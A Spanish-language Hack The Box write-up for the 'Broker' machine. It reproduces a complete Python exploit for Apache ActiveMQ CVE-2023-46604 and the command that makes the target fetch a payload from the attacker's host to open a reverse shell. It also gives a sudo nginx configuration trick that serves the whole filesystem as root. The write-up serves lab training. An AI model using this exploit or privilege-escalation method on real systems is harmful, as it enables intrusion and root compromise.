

254- BROKER

1. BROKER


https://app.hackthebox.com/machines/Broker




1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.
  - 


1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Entre otros puertos, tenemos el *22 y 80* abiertos.
  - 

```
❯ nmap -sS -p- 10.10.11.243 -n -Pn --min-rate 5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-28 13:12 CET
Nmap scan report for 10.10.11.243
Host is up (0.11s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1883/tcp  open  mqtt
5672/tcp  open  amqp
8161/tcp  open  patrol-snmp
39827/tcp open  unknown
61613/tcp open  unknown
61614/tcp open  unknown
61616/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds

 /home/parrotp/pryor/CTF/HTB/Broker/nmap  took  12s
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. A parte del *puerto 80*, también corren un servicio HTTP los *puertos 8161 y 61614*.
  - 

```
❯ nmap -sCV -p22,80,1883,5672,8161,39827,61613,61614,61616 10.10.11.243 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-28 13:14 CET
Nmap scan report for 10.10.11.243
Host is up (0.13s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
|_http-server-header: nginx/1.18.0 (Ubuntu)
1883/tcp  open  mqtt
|_mqtt-subscribe: Failed to receive control packet from server.
5672/tcp  open  amqp?
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
8161/tcp  open  http       Jetty 9.4.39.v20210325
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
|_http-server-header: Jetty(9.4.39.v20210325)
39827/tcp open  tcpwrapped
61613/tcp open  stomp      Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
|     content-type:text/plain
|     message:Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
|     org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)
|     org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
|     org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
|     org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
|_    java.lang.Thread.run(Thread.java:750)
```


  - 

```
61614/tcp open  http       Jetty 9.4.39.v20210325
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title.
|_http-server-header: Jetty(9.4.39.v20210325)
61616/tcp open  apachemq   ActiveMQ OpenWire transport
| fingerprint-strings:
|   NULL:
|     ActiveMQ
|     TcpNoDelayEnabled
|     SizePrefixDisabled
|     CacheSize
|     ProviderName
|     ActiveMQ
|     StackTraceEnabled
|     PlatformDetails
|     Java
|     CacheEnabled
|     TightEncodingEnabled
|     MaxFrameSize
|     MaxInactivityDuration
|     MaxInactivityDurationInitalDelay
|     ProviderVersion
|_    5.15.15
```

1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Realizamos el escaneo a los diferentes puertos que corren HTTP. Vemos en este caso que se está usando un servidor web *Jetty 9.4.39* por detrás.

Adicionalmente, también vemos que se está implementado el servicio *Apache ActiveMQ*, que es un servicio de mensajería.


- 


> - **Jetty** es un servidor web y un contenedor de servlets de código abierto escrito en **Java**. Es utilizado principalmente para servir aplicaciones web basadas en Java. Jetty es conocido por su bajo consumo de recursos y su capacidad para manejar un gran número de conexiones simultáneas de forma eficiente. También es altamente configurable y se puede integrar fácilmente con otras tecnologías de Java. Jetty es ampliamente utilizado en aplicaciones de servidor web y en entornos de desarrollo y prueba. Además de su uso como servidor web independiente, también se puede integrar en aplicaciones Java para proporcionar capacidades de servidor web embebidas.


> - **Apache ActiveMQ** es un popular sistema de mensajería de código abierto basado en **Java** que implementa el protocolo de mensajería *JMS (Java Message Service)*. Permite la comunicación asíncrona entre diferentes aplicaciones distribuidas, lo que facilita la integración y la comunicación entre sistemas heterogéneos. ActiveMQ actúa como un intermediario de mensajes, permitiendo que las aplicaciones envíen mensajes entre sí de manera confiable y eficiente, incluso si no están en línea simultáneamente. Utiliza varios patrones de mensajería, como colas y tópicos, para admitir diferentes tipos de comunicación.

1.4. Apache ActiveMQ RCE exploit


- CVE-2023-46604:
- Accedemos a la web, nos piden unas credenciales para loguearnos. Probamos con *admin/admin* y conseguimos acceso. Leemos el código fuente de la página web, en el cual vemos una ruta /admin.

- 

- Accedemos a ésta. Una vez aquí vemos la versión que corre por detrás: *ActiveMQ 5.15.15*.
  - 

- Buscamos exploits para esta versión. Encontramos uno que deriva en una ejecución remota de comandos. Compartimos el exploit a continuación.
  - https://github.com/evkl1d/CVE-2023-46604
  - 

- Clonamos este repositorio en nuestro directorio de trabajo. Tendremos que modificar el archivo *poc.xml* y poner la dirección IP desde la cual se compartirá este mismo archivo, es decir, nuestra IP. Seguidamente, creamos un servidor con **Python** para compartir el archivo. Por otra ventana, nos ponemos en escucha con **Netcat**. Lanzamos el exploit: `python3 exploit.py -i 10.10.11.243 -u http://10.10.16.12/poc.xml`, siendo el parámetro `-u` la URL desde la cual se comparte *poc.xml*. Obtenemos nuestra shell reversa.
  - Adicionalmente, tuvimos que eliminar el parámetro `-p` (de puerto), ya que nos estaba dando errores.



> - **CVE-2023-46604**:
>   - *Apache ActiveMQ* es vulnerable a la ejecución remota de código. La vulnerabilidad puede permitir que un atacante remoto con acceso a la red ejecute comandos de shell arbitrarios manipulando tipos de clases serializadas en el protocolo *OpenWire* para hacer que el corredor cree una instancia de cualquier clase en el *classpath*.

```
import socket
import argparse

def main(ip, port, url):
    if not ip or not url:
        print("Usage: script.py -i <ip> -p <port> -u <url>")
        return

    banner()

    class_name = "org.springframework.context.support.ClassPathXmlApplicationContext"
    message = url

    header = "1f00000000000000000001"
    body = header + "01" + int2hex(len(class_name), 4) + string2hex(class_name) + "01" +
int2hex(len(message), 4) + string2hex(message)
    payload = int2hex(len(body) // 2, 8) + body
    data = bytes.fromhex(payload)

    print("[*] Target:", f"{ip}:{port}")
    print("[*] XML URL:", url)
    print()
    print("[*] Sending packet:", payload)

    conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    conn.connect((ip, int(port)))
    conn.send(data)
    conn.close()
```


```
def banner():
    print("     _         _   _           __  __  ___        ____   ____ _____ \n    / \\
___| |_(_)_   _____|  \\/  |/ _ \\      |  _ \\ / ___| ____|\n   / _ \\ / __| __| \\ \\ / /
_ \\ |\\/| | | | |_____| |_) | |   | _|  \n  / ___ \\ (__| |_| |\\ V /  __/ |  | | |_|
|_____|  _ <| |___| |___ \n /_/   \\_\\___|\\__|_| \\_/ \\___|_|  |_|\\__\\_\\\     |_|
\\_\\\\____|_____|\n")

def string2hex(s):
    return s.encode().hex()

def int2hex(i, n):
    if n == 4:
        return format(i, '04x')
    elif n == 8:
        return format(i, '08x')
    else:
        raise ValueError("n must be 4 or 8")

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("-i", "--ip", help="ActiveMQ Server IP or Host")
    parser.add_argument("-p", "--port", default="61616", help="ActiveMQ Server Port")
    parser.add_argument("-u", "--url", help="Spring XML Url")
    args = parser.parse_args()

    main(args.ip, args.port, args.url)
```

- **Argumentos de línea de comandos**: el programa espera tres argumentos de línea de comandos: la dirección IP del servidor ActiveMQ (`-i`), el puerto (`-p`), y la URL de un archivo XML de Spring (`-u`).
- **Verificación de argumentos**: verifica que se proporcionen tanto la dirección IP como la URL del archivo XML. Si falta alguno de estos argumentos, muestra un mensaje de uso y finaliza la ejecución.
- **Construcción del payload XML**: crea un mensaje XML manipulado específicamente diseñado para explotar la vulnerabilidad de deserialización en ActiveMQ.
- **Impresión de información**: muestra información sobre el servidor ActiveMQ y la URL del archivo XML.
- **Creación del socket y envío del payload**: establece una conexión TCP con el servidor ActiveMQ utilizando la dirección IP y el puerto proporcionados, y luego envía el payload XML.


1.5. Privesc via Nginx in sudoers

- Hacemos `sudo -l`. Vemos que podemos ejecutar /usr/bin/nginx como cualquier usuario sin proporcionar contraseña. Seguidamente, mostramos el menú de ayuda de este ejecutable con `sudo /usr/bin/nginx -h` para tratar de obtener algo de información. Observamos ahora que el


archivo de configuración para este binario se encuentra en este ruta: /etc/nginx/nginx.conf . Vamos ahora al directorio /tmp y nos copiamos este archivo con `cp /etc/nginx/nginx.conf .` para poder modificarlo a continuación.



- Dentro de /tmp, hemos configurado este archivo del siguiente modo, tal y como podemos ver en la imagen siguiente. Ejecutamos **Nginx** con `sudo nginx -c /tmp/nginx.conf`. Con esto iniciamos un servidor Nginx utilizando el archivo de configuración personalizado ubicado en /tmp/nginx.conf. Básicamente, este servidor estará creado por **root**, montado desde la raíz del sistema y en escucha para recibir peticiones.



- Si hacemos ahora `netstat -tuln`, vemos que el *puerto 1337* está escuchando. Podemos ahora de este modo, por ejemplo, listar la flag de **root** con `curl localhost:1337/root/root.txt`.



> - **Nginx.conf**:
>   - `user root;`: esta directiva especifica bajo qué usuario se ejecutará el proceso de Nginx. En este caso, el proceso de Nginx se ejecutará bajo el usuario **root**.
>   - `worker_processes auto;`: especifica cuántos procesos de trabajador se ejecutarán para atender las solicitudes entrantes. El valor `auto` indica que Nginx debe determinar automáticamente el número óptimo de procesos de trabajador según la capacidad del sistema.

- `pid /run/nginx2.pid;`: especifica la ubicación del archivo de identificación (PID) del proceso principal de Nginx. Este archivo almacena el PID del proceso principal de Nginx. En este caso, el archivo de PID se guarda en /run/nginx2.pid.
- `include /etc/nginx/modules-enabled/*.conf;`: incluye archivos de configuración adicionales ubicados en el directorio /etc/nginx/modules-enabled/.
- `events { ... }`: este bloque de configuración define la configuración de eventos para Nginx, como el número máximo de conexiones simultáneas que pueden manejar los procesos de trabajador.
- `http { ... }`: este bloque de configuración define la configuración específica del protocolo HTTP para Nginx.
- `server { ... }`: este bloque de configuración define la configuración para un servidor web virtual en Nginx. En este caso, se configura un servidor para escuchar en el *puerto 1337*. La ubicación `/` indica que todas las solicitudes recibidas por este servidor se manejarán según la configuración dentro de este bloque.
- `listen 1337;`: especifica el puerto en el que el servidor web Nginx escuchará las solicitudes entrantes en el *puerto 1337*.
- `location / { ... }`: este bloque de configuración define cómo manejar las solicitudes entrantes para la raíz del servidor. En este caso, todas las solicitudes se manejarán sirviendo archivos desde la raíz del sistema de archivos (`root /;`). Esto puede no ser deseable desde el punto de vista de seguridad, ya que permite el acceso directo a archivos sensibles del sistema de archivos.